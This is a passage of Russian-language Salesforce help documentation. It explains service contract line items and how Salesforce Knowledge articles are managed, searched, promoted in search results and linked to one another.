Пример: Можно создать сервисный контракт для продуктов X, Y и Z, а затем создать права в сервисном контракте, назначенном для контактов в конкретной учетной записи. Когда один из контактов запрашивает поддержку, агент проверяет активность права, относящегося к этому сервисному контракту. Если право является активным, агент предоставляет поддержку для любого продукта (представленного элементами строки контракта), на который распространяется сервисный контракт.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Рекомендации по работе с элементами строки контракта

Элемент строки контракта — это определенный продукт, указанный в сервисном контракте. Узнайте, как выполнять основные действия для элементов строки контракта.

Поля элементов строки контракта

Элементы строки контракта содержат следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

СМ. ТАКЖЕ:

Рекомендации по работе с элементами строки контракта

Поля элементов строки контракта

Рекомендации по работе с элементами строки контракта

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для добавления элементов строки контракта в сервисные контракты:	Редактирование для сервисных контрактов И Создание для элементов строки контракта и Чтение для продуктов и прайс-листов
Для просмотра элементов строки контракта:	«Чтение для элементов строки контракта» И «Чтение для продуктов и прайс-листов»
Для редактирования элементов строки контракта:	«Редактирование для элементов строки контракта» И «Чтение для продуктов и прайс-листов»
Для удаления элементов строки контракта:	«Удаление для элементов строки контракта» И «Чтение для продуктов и прайс-листов»

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Элемент строки контракта — это определенный продукт, указанный в сервисном контракте. Узнайте, как выполнять основные действия для элементов строки контракта.

Просмотр элементов строки контракта

Чтобы просмотреть элемент строки контракта, перейдите к сервисному контракту, на который он распространяется. Связанный список «Элементы строки контракта» содержит все элементы строки, связанные с сервисным контрактом. Для просмотра связанных прав, журнала и других сведений щелкните элемент строки контракта.

Прим.: Элементы строки контракта не поддерживают создание настраиваемых списковых представлений.

Добавление элементов строки контракта в сервисный контракт

Элементы строки контракта можно добавлять из связанного списка «Элементы строки контракта» на странице «Сведения о сервисном контракте».

1. Нажмите кнопку **«Добавить элемент строки»** в связанном списке «Элементы строки контракта».
2. Выберите прайс-лист. Если активирован только стандартный прайс-лист, то он автоматически назначается сервисному контракту.
3. Выберите один или несколько продуктов из списка или найдите продукт и щелкните по его имени.
4. Введите атрибуты для каждого продукта. Администратор может настроить данную страницу так, что она будет содержать поля, характерные для текущей организации.
5. Заполните поле «Продажная цена». По умолчанию продажная цена определяется ценой продукта по прайс-листу, назначенному возможности. В зависимости от предоставленных полномочий пользователя данное значение может быть переопределено. Например, можно предоставить скидку.
6. Введите количество продуктов по данной цене в поле «Количество».
7. Нажмите кнопку **«Сохранить»**.

Совет: Используйте поле «Элемент строки контракта, заданные в родительской организации» и связанный список «Элементы строки контракта, заданного в дочерней организации», чтобы сделать один элемент строки родительским по отношению к другому. Это помогает в представлении сложных продуктов с несколькими компонентами.

Удаление элементов строки контракта

Элементы строки контракта можно удалить из связанного списка «Элементы строки контракта» на странице «Сведения о сервисном контракте».

Удаленный элемент строки контракта перемещается в корзину. Кроме того, удаление элемента строки контракта инициирует удаление всех связанных примечаний, вложений или действий. Восстановление элемента строки контракта инициирует восстановление всех связанных элементов.

Предоставление общего доступа к элементам строки контракта

Элементы строки контракта не поддерживают общий доступ. Общий доступ к элементам строки контракта наследуется от сервисных контрактов. Например, пользователи с полномочием «Чтение» для сервисных контрактов наследуют полномочие «Чтение» для элементов строки контракта.

СМ. ТАКЖЕ:

Поля элементов строки контракта

Права: основные термины

Поля элементов строки контракта

Элементы строки контракта содержат следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Поле	Описание
Имя актива	Актив, связанный с элементом строки контракта. Продукты — это объекты, продаваемые компанией (например, корпус ноутбука). Активы — это определенные продукты, приобретенные клиентом (например, корпус ноутбука, приобретенный Андреем).
Создано	Пользователь, создавший элемент строки контракта. (Только для чтения)
Дата создания	Дата создания элемента строки контракта.
Описание	Описание элемента строки контракта. Данное поле поддерживает ввод не более 32 Кб данных. В отчетах отображаются только первые 255 символов.»
Скидка	Скидка, применяемая к элементу строки контракта. Символ процента является необязательным; количество знаков после запятой не должно превышать двух.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Поле	Описание
Дата окончания	Последний день действия элемента строки контракта. Это поле остается пустым, если не установлен триггер Apex или быстрое действие для его заполнения.
Последнее изменение сделано	Пользователь, изменивший элемент строки контракта последним. (Только для чтения)
Номер элемента строки	Автоматически создаваемый номер элемента строки контракта. (Только для чтения)
Цена по прайс-листу	Цена элемента строки контракта (продукта) по прайс-листу, включая валюту. (Только для чтения)
Элемент строки родительского контракта	Родительский элемент строки элемента строки контракта при наличии. Совет: Просмотр, создание и удаление дочернего элемента строки элемента строки контракта в связанном списке «Элементы строки дочерних контрактов».
Продукт	Имя элемента строки контракта (продукта) по прайс-листу.
Количество	Количество единиц элемента строки контракта (продукта), указанного в сервисном контракте. Значение должно быть больше единицы.
Корневой элемент строки контракта	Элемент строки контракта верхнего уровня в иерархии элементов строки контракта. В зависимости от того, где в иерархии находится элемент строки, его корневой элемент может совпадать с родительским. (Только для чтения)
Продажная цена	Цена элемента строки контракта. По умолчанию продажная цена элемента строки контракта (продукта), добавленного в возможность или смету, соответствует цене элемента строки (продукта) по прайс-листу. Однако она может быть изменена.
Сервисный контракт	Сервисный контракт, связанный с элементом строки контракта.
Дата начала	Дата начала элемента строки контракта. Это поле остается пустым, если не установлен триггер Apex или быстрое действие для его заполнения.

Поле	Описание
Статус	Статус элемента строки контракта. Статус определяется текущей системной датой организации и полями элемента строки контракта «Дата начала» и «Дата окончания». Статусу присваивается значение... • «Активно», если системная дата находится в диапазоне: больше или равно «Дата начала» и меньше или равно «Дата окончания. • «Срок действия истек», если значение поля «Дата окончания» предшествует системной дате. • «Неактивно», если системная дата предшествует значению поля «Дата начала».
Значок статуса	Представляет статус элемента строки контракта с помощью одного из следующих значков. • Активно • Срок действия истек • Неактивно
Промежуточная сумма	Продажная цена элемента строки контракта, умноженная на количество.
Итоговая цена	Продажная цена элемента строки контракта, умноженная на количество, минус скидка.

СМ. ТАКЖЕ:

Поля сервисных контрактов

Рекомендации по работе с элементами строки контракта

Доступ к базе знаний

Работайте со статьями и решениями, чтобы устранять неполадки и помогать своим клиентам в достижении успеха.

Работа с Salesforce Knowledge

Создавайте и управляйте сведениями о компании и предоставляйте безопасный доступ к ним где и когда это необходимо.

Работа с решениями

Используйте решения для предоставления подробных описаний и разрешений вопросов клиентов.

Работа с Salesforce Knowledge

Создавайте и управляйте сведениями о компании и предоставляйте безопасный доступ к ним где и когда это необходимо.

Работа со статьями и переводами

Вкладка «Управление статьями» — это начальная страница для работы со статьями на протяжении всего процесса публикации. Она позволяет создавать, назначать, переводить, публиковать, архивировать и удалять статьи.

Поиск статей и внешних источников на вкладке «База знаний»

Рекомендуем использовать единый поиск для одновременного поиска всех ресурсов.

Создание и редактирование статей

Создавать и редактировать статьи можно на вкладке «Управление статьями» или «База знаний». При создании статьи, возможно, потребуется выбрать тип и язык статьи. Чтобы изменить опубликованную статью или перевод, создайте черновую копию для работы или отмените публикацию исходной статьи и измените ее напрямую. При использовании копии статьи опубликованная копия заменяет последнюю опубликованную версию статьи. При использовании исходной статьи каналы предоставляют доступ к статье только после повторной публикации.

Публикация статей и переводов

Опубликованные статьи и переводы доступны во всех выбранных каналах. Если публикуемая статья содержит переводы, то также публикуются все переводы статьи.

Перевод статей в Salesforce Knowledge

Если организация сама выполняет перевод статей знаний Salesforce Knowledge, можно ввести перевод со страницы подробных сведений о переводе.

Архивирование статей и переводов

Архивирование приводит к удалению устаревших опубликованных статей и переводов, так что они больше не отображаются для агентов и клиентов в каналах Salesforce Knowledge, используемых организацией.

Версии статьи знаний Salesforce Knowledge

Версии статьи позволяют сохранять предыдущие версии опубликованных статей и определять версии статей, связанные с обращениями. Чтобы сохранить предыдущую версию, установите флажок «Пометить как новая версия» при публикации новой версии. Предыдущая опубликованная версия сохраняется, а новая версия публикуется со следующим порядковым номером как уникальным идентификатором.

Удаление статей и переводов

Удаление статей и переводов осуществляется на вкладке «Управление статьями» или на странице подробных сведений о статье или переводе. Удаление статей из базы знаний является необратимым. Пользователи могут удалять черновые статьи, черновые переводы статей и архивные статьи (но только не опубликованные статьи или переводы).

Вкладка «Статьи» или «База знаний»

Узнайте, какую вкладку Salesforce Knowledge вы используете и что можно сделать на каждой вкладке.

Работа со статьями и переводами

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования или удаления статей:	Управление статьями И «Создание», «Чтение», «Редактирование» или «Удаление» для типа статьи
Для публикации или архивирования статей:	Управление статьями И «Создание», «Чтение», «Редактирование» и «Удаление» для типа статьи
Для отправки статей на перевод:	Управление статьями И «Создание», «Чтение» и «Редактирование» для типа статьи
Для отправки статей на утверждение:	Полномочия определяются параметрами процесса утверждения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Вкладка «Управление статьями» — это начальная страница для работы со статьями на протяжении всего процесса публикации. Она позволяет создавать, назначать, переводить, публиковать, архивировать и удалять статьи.

Выполнение некоторых задач доступно только при назначении агентам соответствующих полномочий для типа статьи и действий над статьей. Дополнительную информацию см. в разделе «Назначение действий над статьей общедоступным группам».

Чтобы выбрать статьи, которые должны отображаться в списковом представлении, воспользуйтесь боковой панелью.

- Установите переключатель «Черновые статьи», «Опубликованные статьи» или «Архивные статьи» в области «Просмотр». Черновые статьи могут быть отфильтрованы по назначению: текущему или любому пользователю (все черновые статьи организации).
- Откройте вложенную вкладку «Переводы» в области «Просмотр» и установите переключатель «Черновые переводы» или «Опубликованные переводы». Черновые переводы могут быть отфильтрованы по назначению: текущему пользователю, очереди перевода или любому пользователю (все черновые переводы организации).
- Чтобы уточнить текущее представление, рекомендуем выбрать язык статьи и добавить ключевое слово или фразу в поле «Поиск по представлению». Поле «Поиск по представлению» недоступно для архивных статей.
- Чтобы отфильтровать текущее представление, выберите нужную категорию в раскрывающемся меню области «Фильтр».

Чтобы изменить список отображаемых столбцов, нажмите кнопку **«Столбцы»**. Ниже перечислены столбцы, которые могут отображаться в выбранном представлении.

Столбец	Описание	View
Действие	Отображение действий, доступных пользователю над статьей или переводом.	Все статьи и переводы
Рейтинги всех пользователей	Средний рейтинг от пользователей внутренней организации Salesforce, клиентского портала, партнерского портала и общедоступной базы знаний.	Опубликованные и архивные статьи и опубликованные переводы
Дата архивирования	Дата архивирования статьи.	Архивные статьи
Номер статьи	Уникальный номер, назначаемый статье автоматически.	Все статьи и переводы
Заголовок статьи	Щелкните для просмотра статьи.	Все статьи
Назначено	Пользователь, назначенный статье.	Черновые статьи и переводы
Сведения о назначении	Инструкции по назначению.	Черновые статьи и переводы
Крайний срок назначения	Дата завершения работы над статьей. Если работа не завершена до наступления крайнего срока, то значение данного столбца отображается красным цветом.	Черновые статьи и переводы
Дата создания	Дата создания статьи.	Черновые статьи и переводы
Рейтинги клиентов	Средний рейтинг от пользователей клиентского портала и общедоступной базы знаний.	Опубликованные и архивные статьи и опубликованные переводы
Язык	Язык перевода статьи.	Черновые и опубликованные переводы
Последнее действие	Дата и тип последнего действия над переводом.	Черновые и опубликованные переводы
Последнее изменение сделано	Имя пользователя, обновившего статью последним.	Черновые статьи и переводы
Дата последнего изменения	Дата последнего редактирования статьи.	Все статьи и переводы
Самое популярное среди всех пользователей	Среднее количество просмотров пользователями внутренней организации Salesforce, клиентского портала, партнерского портала и общедоступной базы знаний.	Опубликованные и архивные статьи и опубликованные переводы
Самое популярное среди клиентов	Среднее количество просмотров пользователями клиентского портала и общедоступной базы знаний.	Опубликованные и архивные статьи и опубликованные переводы

Столбец	Описание	View
Самое популярное среди партнеров	Среднее количество просмотров пользователями партнерского портала и общедоступной базы знаний.	Опубликованные и архивные статьи и опубликованные переводы
Рейтинги партнеров	Средний рейтинг от пользователей партнерского портала и общедоступной базы знаний.	Опубликованные и архивные статьи и опубликованные переводы
Дата публикации	Дата публикации статьи.	Опубликованные статьи и переводы
Исходная статья	Исходная статья до перевода. Чтобы просмотреть статью, щелкните заголовок нужной статьи.	Черновые и опубликованные переводы
Переведенная статья	Заголовок переведенной статьи. Чтобы изменить перевод, щелкните заголовок нужного перевода.	Черновые и опубликованные переводы
Статус перевода	Статус в процессе перевода. Чтобы просмотреть статус каждого перевода, наведите указатель мыши на нужный значок. Если перевод опубликован, то пользователю доступны отдельные вкладки для черновых и опубликованных переводов.	Статьи, отправленные на перевод
Тип	Тип статьи, определяющий ее содержимое (например, «Вопросы и ответы» или «Описание продукта»).	Все статьи
Статус проверки	Данный столбец указывает на то, было ли проверено содержимое статьи.	Все статьи и переводы (если включена поддержка)
Версия	Версия статьи. Чтобы просмотреть сведения о других версиях статьи, наведите указатель мыши на номер нужной версии.	Все статьи

Ниже перечислены действия, доступные на вкладке «Управление статьями».

- Чтобы найти статью или перевод, введите поисковый запрос или воспользуйтесь раскрывающимся меню категорий.
- Создайте статью посредством кнопки **«Создать»**.
- Чтобы опубликовать статью или перевод, выберите элемент и нажмите **«Опубликовать...»**. Если у вас есть действие «Опубликовать статьи» и настроен процесс утверждения статьи, вы будете видеть кнопки **«Опубликовать…»** и **«Отправить на утверждение»** buttons.
- Чтобы изменить статью или перевод, нажмите кнопку **«Редактировать»**.
- Чтобы открыть окно предварительного просмотра статьи или перевода, щелкните ссылку **«Предварительный просмотр»** напротив нужной статьи или перевода. Выберите любой нужный канал, кроме общедоступной базы знаний, в раскрывающемся меню «Канал».

Прим.: При предварительном просмотре статьи базы знаний пользователю недоступно голосование и сведения Chatter.

- Чтобы просмотреть список других версий статьи или перевода, щелкните номер нужной версии статьи или перевода.
- Чтобы изменить владельца статьи или перевода, нажмите кнопку **«Назначить...»**.

Прим.: У каждой черновой статьи должен быть владелец.

- Чтобы отправить статью или перевод в корзину, нажмите **«Удалить»**.
- Чтобы заархивировать опубликованную статью или перевод, выберите их и нажмите **«Заархивировать...»**.
- Чтобы отправить статьи на перевод, выберите нужные статьи и нажмите **«Отправить на перевод»**. Крайний срок можно выбрать для каждого языка. Статья может быть назначена другому агенту или очереди для экспорта поставщику перевода.
- Перейдите непосредственно на страницы «Настройка», чтобы экспортировать и импортировать статьи для перевода с помощью функций **«Экспорт статей для перевода»** и **«Импорт переводов статьи»** в области «Связанные списки».

СМ. ТАКЖЕ:

Поиск статей и внешних источников на вкладке «База знаний»

Создание и редактирование статей

Публикация статей и переводов

Перевод статей в Salesforce Knowledge

Архивирование статей и переводов

Версии статьи знаний Salesforce Knowledge

Удаление статей и переводов

Вкладка «Статьи» или «База знаний»

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Поиск статей и внешних источников на вкладке «База знаний»

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра статей:	«Чтение» для типа статьи
Для создания статей необходимо выполнить следующие действия.	Управление статьями И «Чтение» и «Создание» для типа статьи
Для редактирования черновых статей необходимо выполнить следующие действия.	Управление статьями И «Чтение» и «Редактирование» для типа статьи
Для редактирования опубликованных или архивных статей необходимо выполнить следующие действия.	Управление статьями И «Создание», «Чтение» и «Редактирование» для типа статьи
Для удаления черновых, опубликованных или архивный статей:	Управление статьями И «Чтение», «Редактирование» и «Удаление» для типа статьи
Для создания и редактирования внешних источников данных:	«Настройка приложения»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Рекомендуем использовать единый поиск для одновременного поиска всех ресурсов.

1. Введите поисковый запрос в поле поиска.

   Поисковые запросы могут содержать специальные символы и операторы. Если организация поддерживает функцию автозаполнения, то пользователям отображаются варианты, доступные для выбора.

   Прим.: В раскрывающемся списке вариантов автозаполнения заголовки статей обозначены значком листа бумаги, а ключевые слова — значком лупы.

2. Щелкните значок поиска или нажмите клавишу **Enter**.
3. Чтобы уточнить результаты поиска, выберите нужные фильтры.

   В зависимости от искомого источника, воспользуйтесь фильтрацией по языку, категории данных, статусу статьи, типу статьи или проверке статьи. Чтобы задать всем фильтрам стандартные параметры, щелкните **«Сбросить»**.

   - При выборе параметра «Все» система позволяет фильтровать по языку и категории данных.
   - При выборе параметра «Статьи» или «Мой черновик» система позволяет фильтровать по:
     - Статус статьи: «Опубликовано», «Черновик» и «Черновые переводы»
     - Язык: значения определяются компонентами, поддерживаемыми организацией
     - Категории данных: значения определяются компонентами, созданными организацией

  - Тип статьи: значения определяются компонентами, созданными организацией
  - Статус проверки: «Нет фильтра» (все статьи), «Не проверено» (непроверенные статьи), «Проверено» (проверенные статьи) и любые другие значения, поддерживаемые организацией (например, «Проверяется»).
- При выборе внешнего источника фильтры отсутствуют, а отображаемые общие сведения о статье определяются макетом поиска внешнего объекта.

4. Чтобы отсортировать статьи, выберите нужный критерий.
   - Дата публикации
   - Лучший рейтинг
   - Самое популярное
   - Заголовок: A—Z
   - Заголовок: Z—A
5. Чтобы просмотреть сведения, щелкните заголовок нужной статьи или внешнего источника. Как правило, под заголовком отображаются общие сведения о статье. Например, указатель новой статьи, номер статьи, тип статьи, статус проверки, дата последней публикации, сравнение представления статьи и сравнение рейтинга статьи.
6. Чтобы начать отслеживание, отменить отслеживание, изменить, опубликовать или удалить статью при наличии соответствующих полномочий, воспользуйтесь раскрывающимся списком напротив каждой статьи.

Добавление статей в результаты поиска

Связывание ключевых слов со статьями позволяет оптимизировать результаты поиска по базе знаний Salesforce Knowledge. Благодаря данным ключевым словам, статья отображается в результатах поиска первой. Продвигаемые поисковые термины используются для продвижения популярной статьи, при условии что поисковый запрос пользователя содержит определенные ключевые слова.

Результаты поиска статей

Алгоритм поиска статей определяется используемыми параметрами поиска, критериями поиска, специальными символами и операторами. Поиск статей Salesforce Knowledge использует настраиваемые алгоритмы, доступные во всей системе Salesforce, которые поддерживают разные механизмы (например, разметку, лемматизацию и списки стоп-слов) для возврата релевантных результатов поиска.

СМ. ТАКЖЕ:

Добавление статей в результаты поиска

Результаты поиска статей

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Добавление статей в результаты поиска

Связывание ключевых слов со статьями позволяет оптимизировать результаты поиска по базе знаний Salesforce Knowledge. Благодаря данным ключевым словам, статья отображается в результатах поиска первой. Продвигаемые поисковые термины используются для продвижения популярной статьи, при условии что поисковый запрос пользователя содержит определенные ключевые слова.

Управление продвигаемыми терминами доступно только для опубликованных статей.

1. Установите переключатель **«Опубликованные статьи»** в разделе «Просмотр» вкладки «Управление статьями» и щелкните заголовок нужной опубликованной статьи.
2. Нажмите кнопку **«Создать продвигаемый термин»** в связанном списке «Продвигаемые поисковые термины».
3. Введите нужные ключевые слова.
   - Один и тот же термин может быть связан с несколькими статьями. Если поисковый запрос пользователя соответствует продвигаемому термину, то все связанные статьи продвигаются в результатах поиска по релевантности.
   - Продвигаемый термин может содержать не более 100 символов. Чтобы повысить точность результатов, соответствующих поисковым запросам пользователей, каждый продвигаемый термин должен быть ограничен несколькими ключевыми словами.
4. Нажмите кнопку **«Сохранить»**.

Пример: Так, если статья решает типичную проблему (например, ошибку входа), рекомендуем связать термины *«пароль»* и *«изменение пароля»*. Если поисковый запрос пользователя содержит все ключевые слова термина (в любой последовательности), то поиск возвращает соответствующую статью. Каждое ключевое слово должно совпадать полностью. Например:

- Продвигаемый термин *«пароль»* соответствует поиску по запросу *«изменить пароль»*.
- Продвигаемый термин *«изменение пароля»* соответствует поиску по запросу *«как изменить мой пароль?»*, но не соответствует поиску по запросу *«восстановить пароль»*.
- Продвигаемый термин *«пароль»* не соответствует поиску по запросу *«изменить пароли»*.

Ниже перечислены ограничения по использованию продвигаемых поисковых терминов.

- Организация может создавать не более 2 000 продвигаемых терминов. Рекомендуем использовать продвигаемые термины избирательно, то есть создавать ограниченное количество продвигаемых терминов и ограниченное количество продвигаемых статей для каждого термина.
- Если организация переводит статьи на разные языки, то каждый продвигаемый термин связывается с одной версией статьи и ее языком. Чтобы связать эквивалентные продвигаемые термины с каждым переводом, рекомендуем указать продвигаемые термины для каждого перевода. Например, свяжите термин «change password» с англоязычной версией, а термин «changer mot de passe» с франкоязычной версией статьи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления продвигаемых поисковых терминов:

- Управление продвигаемыми поисковыми терминами

- Язык конечного пользователя определяет область для поиска статей. Результаты поиска содержат только версии статьи и связанные продвигаемые термины, доступные на языке пользователя.

СМ. ТАКЖЕ:

Результаты поиска статей

Поиск статей и внешних источников на вкладке «База знаний»

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Результаты поиска статей

Алгоритм поиска статей определяется используемыми параметрами поиска, критериями поиска, специальными символами и операторами. Поиск статей Salesforce Knowledge использует настраиваемые алгоритмы, доступные во всей системе Salesforce, которые поддерживают разные механизмы (например, разметку, лемматизацию и списки стоп-слов) для возврата релевантных результатов поиска.

Порядок отображения статей в списке результатов определяется целым рядом факторов. Система Salesforce оценивает критерии поиска и доступные данные для перемещения наиболее точных совпадений вверх списка. Ниже перечислены некоторые факторы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Операторы

При отсутствии оператора, заданного пользователем, механизм поиска самостоятельно выбирает наиболее оптимальный оператор.

Многие поиски используют оператор «И» в качестве стандартного. При поиске по нескольким критериям отображается только результат, соответствующий всем критериям. В отличие от поисков посредством оператора «ИЛИ», которые возвращают результаты, соответствующие любому критерию поиска, соответствие всем критериям позволяет повысить точность отображаемых результатов.

При отсутствии результатов, соответствующих всем критериям, механизм поиска обрабатывает данные посредством оператора «ИЛИ». Чем больше критериев поиска, использующего оператор «ИЛИ», содержит найденный документ, тем выше его позиция в списке результатов.

Частота

Данный алгоритм определяет частоту отображения термина в каждой статье. Затем найденные статьи сопоставляются друг с другом для создания исходного набора результатов поиска.

Релевантность

Статьи, которые просматриваются или добавляются в обращения чаще других, отображаются вверху списка. Кроме того, позиция статьи в результатах поиска определяется ответственностью за статью и недавними действиями.

Близость терминов

Статьи, содержащие все ключевые слова, отображаются первыми; статьи, содержащие несколько ключевых слов, отображаются в середине; статьи, содержащие одно ключевое слово, отображаются последними. Чем ближе критерии поиска расположены друг к другу в найденном документе, тем выше он отображается в списке результатов.

Точные совпадения

Точные совпадения отображаются в списке результатов выше, чем совпадения по синонимам или лемматизированным терминам.

Поле заголовка
Статья, заголовок которой соответствует хотя бы одному из заданных критериев поиска, отображается вверху списка.

Последовательность маркеров
Результаты поиска по критерию, разбитому на несколько маркеров, отображаются вверху списка в той же последовательности, что и маркеры. В этом случае точные совпадения занимают в результатах поиска более высокую позицию, чем совпадения по маркерам, между которыми расположены другие маркеры.

СМ. ТАКЖЕ:

- Добавление статей в результаты поиска
- Поиск статей и внешних источников на вкладке «База знаний»
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

Создание и редактирование статей

Создавать и редактировать статьи можно на вкладке «Управление статьями» или «База знаний». При создании статьи, возможно, потребуется выбрать тип и язык статьи. Чтобы изменить опубликованную статью или перевод, создайте черновую копию для работы или отмените публикацию исходной статьи и измените ее напрямую. При использовании копии статьи опубликованная копия заменяет последнюю опубликованную версию статьи. При использовании исходной статьи каналы предоставляют доступ к статье только после повторной публикации.

Прим.: При применении категорий рекомендуем выбирать категории, вероятность поиска которых более высока. Статья может быть найдена только при выборе точной категории, родительской категории или дочерней категории.

После завершения статьи можно назначить ее другому агенту на редактирование или просмотр, опубликовать статью напрямую или отправить на утверждение. Кнопки **«Опубликовать...»** и **«Отправить на утверждение»** отображаются, только если у вас есть действие «Опубликовать статьи» и настроен процесс утверждения статьи.

Интеллектуальные ссылки на статьи знаний Salesforce Knowledge

Статья может быть дополнена интеллектуальной ссылкой на другую статью.

СМ. ТАКЖЕ:

- Интеллектуальные ссылки на статьи знаний Salesforce Knowledge
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Интеллектуальные ссылки на статьи знаний Salesforce Knowledge

Статья может быть дополнена интеллектуальной ссылкой на другую статью.

Интеллектуальные ссылки корректируются автоматически при изменении имени или URL-адреса статьи. Например, при изменении имени URL-адреса статьи Salesforce Knowledge автоматически обновляет URL-адрес статьи на основе канала, а также добавляет префикс сайта для общедоступной базы знаний и имя сообщества для портала сообщества. Редактор обогащенного текста поддерживает два способа дополнения статьи Salesforce Knowledge интеллектуальной ссылкой на другую статью.

- Поиск статьи.
- Ввод URL-адреса статьи.

Важное замечание: Интеллектуальные ссылки опираются на каналы использования. Таким образом, интеллектуальная ссылка на статью не может быть добавлена в другой канал. Например, статья общедоступной базы знаний не может ссылаться на статью, опубликованную только во внутреннем канале.

Интеллектуальные ссылки на статьи знаний Salesforce Knowledge посредством поиска

Статья может быть дополнена интеллектуальной ссылкой на другую статью посредством диалогового окна «Связать статью» редактора обогащенного текста.

Интеллектуальные ссылки на статьи знаний Salesforce Knowledge с URL-адресами

Статья Salesforce Knowledge может быть дополнена интеллектуальной ссылкой на другую статью путем ввода вручную URL-адреса статьи в редакторе обогащенного текста.

СМ. ТАКЖЕ:

- Интеллектуальные ссылки на статьи знаний Salesforce Knowledge посредством поиска
- Интеллектуальные ссылки на статьи знаний Salesforce Knowledge с URL-адресами
- Создание и редактирование статей
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания статей необходимо выполнить следующие действия.

- Управление статьями

  И

  «Чтение» и «Создание» для типа статьи

Интеллектуальные ссылки на статьи знаний Salesforce Knowledge посредством поиска

Статья может быть дополнена интеллектуальной ссылкой на другую статью посредством диалогового окна «Связать статью» редактора обогащенного текста.

Чтобы создать интеллектуальную ссылку при создании или редактировании статьи, воспользуйтесь поиском по ключевым словам в поле типа «Область обогащенного текста».

1. Установите курсор в нужную область.
2. Щелкните значок ссылки ().Значок интеллектуальной ссылки в области обогащенного текста

   Данное действие инициирует отображение диалогового окна «Связать статью».
3. При необходимости выберите язык для поиска.

   В противном случае Salesforce Knowledge возвращает связанные статьи на стандартном языке базы знаний.
4. При необходимости выберите тип статуса публикации для поиска.
   - Интерактивная версия (значение по умолчанию, если статус публикации не выбран)
   - Черновик
   - Черновые переводы (если база знаний является мультиязычной)
5. Введите ключевые слова в поле поиска.
6. Щелкните значок поиска в конце поля поиска.

   Данное действие инициирует отображение первых 20 связанных статей.
7. Выберите нужную статью из списка статей.

   Важное замечание: Интеллектуальные ссылки опираются на каналы использования. Таким образом, интеллектуальная ссылка на статью не может быть добавлена в другой канал. Например, статья общедоступной базы знаний не может ссылаться на статью, опубликованную только во внутреннем канале.
8. Чтобы просмотреть статью в другом окне, щелкните **«Открыть статью»**.
9. При необходимости откройте вкладку «Цель» и выберите области отображения данной статьи.
   - **«Не задано»**: связанная статья открывается в той же рамке.
   - **«Рамка»**: связанная статья открывается в определенной рамке.
   - **«В новом окне (_blank)»**: связанная статья открывается в новом окне или вкладке.
   - **«В активном окне (_top)»**: связанная статья открывается в полноразмерном окне.
   - **«В текущем окне (_self)»**: связанная статья открывается в той же рамке.
   - **«В родительском окне (_parent)»**: связанная статья открывается в родительской рамке.
10. Нажмите кнопку **«OK»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания статей необходимо выполнить следующие действия.

- Управление статьями

  И

  «Чтение» и «Создание» для типа статьи

